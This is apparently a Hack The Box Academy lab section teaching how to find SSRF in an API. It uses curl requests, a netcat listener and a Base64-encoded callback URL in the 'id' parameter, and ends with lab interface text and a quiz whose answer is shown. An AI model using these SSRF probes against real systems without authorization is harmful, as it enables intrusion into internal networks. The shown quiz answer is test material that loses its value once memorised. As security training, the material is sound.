Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) attacks, listed in the OWASP top 10, allow us to abuse server functionality to perform internal or external resource requests on behalf of the server. We usually need to supply or modify URLs used by the target application to read or submit data. Exploiting SSRF vulnerabilities can lead to:

- Interacting with known internal systems
- Discovering internal services via port scans
- Disclosing local/sensitive data
- Including files in the target application
- Leaking NetNTLM hashes using UNC Paths (Windows)
- Achieving remote code execution

We can usually find SSRF vulnerabilities in applications or APIs that fetch remote resources. Our Server-side Attacks module covers SSRF in detail.

As we have mentioned multiple times, though, we should fuzz every identified parameter, even if it does not seem tasked with fetching remote resources.

Let us assess together an API that is vulnerable to SSRF.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target API and follow along.

Suppose we are assessing such an API residing in `http://<TARGET IP>:3000/api/userinfo`.

Let us first interact with it.

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```
MisaelMacias@htb[/htb]$ curl http://<TARGET IP>:3000/api/userinfo
{"success":false,"error":"'id' parameter is not given."}
```

The API is expecting a parameter called *id*. Since we are interested in identifying SSRF vulnerabilities in this section, let us set up a Netcat listener first.

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```
MisaelMacias@htb[/htb]$ nc -nlvp 4444
listening on [any] 4444 ...
```

Then, let us specify `http://<VPN/TUN Adapter IP>:<LISTENER PORT>` as the value of the *id* parameter and make an API call.

Server-Side Request Forgery (SSRF)

```
MisaelMacias@htb[/htb]$ curl "http://<TARGET IP>:3000/api/userinfo?id=http://<VPN/TUN Adapter IP>:<LISTENER PORT>"
{"success":false,"error":"'id' parameter is invalid."}
```

We notice an error about the *id* parameter being invalid, and we also notice no connection being made to our listener.

In many cases, APIs expect parameter values in a specific format/encoding. Let us try Base64-encoding `http://<VPN/TUN Adapter IP>:<LISTENER PORT>` and making an API call again.

Server-Side Request Forgery (SSRF)


```
MisaelMacias@htb[/htb]$ echo "http://<VPN/TUN Adapter IP>:<LISTENER PORT>" | tr -d '\n' | base64
MisaelMacias@htb[/htb]$ curl "http://<TARGET IP>:3000/api/userinfo?id=<BASE64 blob>"
```

When you make the API call, you will notice a connection being made to your Netcat listener. The API is vulnerable to SSRF.

Server-Side Request Forgery (SSRF)

```
MisaelMacias@htb[/htb]$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [<VPN/TUN Adapter IP>] from (UNKNOWN) [<TARGET IP>] 50542
GET / HTTP/1.1
Accept: application/json, text/plain, */*
User-Agent: axios/0.24.0
Host: <VPN/TUN Adapter IP>:4444
Connection: close
```

As time allows, try to provide APIs with input in various formats/encodings.



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
My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left


Connect to Pwnbox
Your own web-based Parrot Linux instance to play our labs.
Pwnbox Location
UK
159ms
Terminate Pwnbox to switch location
Start Instance
∞ / 1 spawns left
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Download VPN Connection File
Target(s): Click here to spawn the target system!
+ 0
Can you leverage the SSRF vulnerability to identify port 3002 listening locally on the web server? Answer format: Yes, No
Yes
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX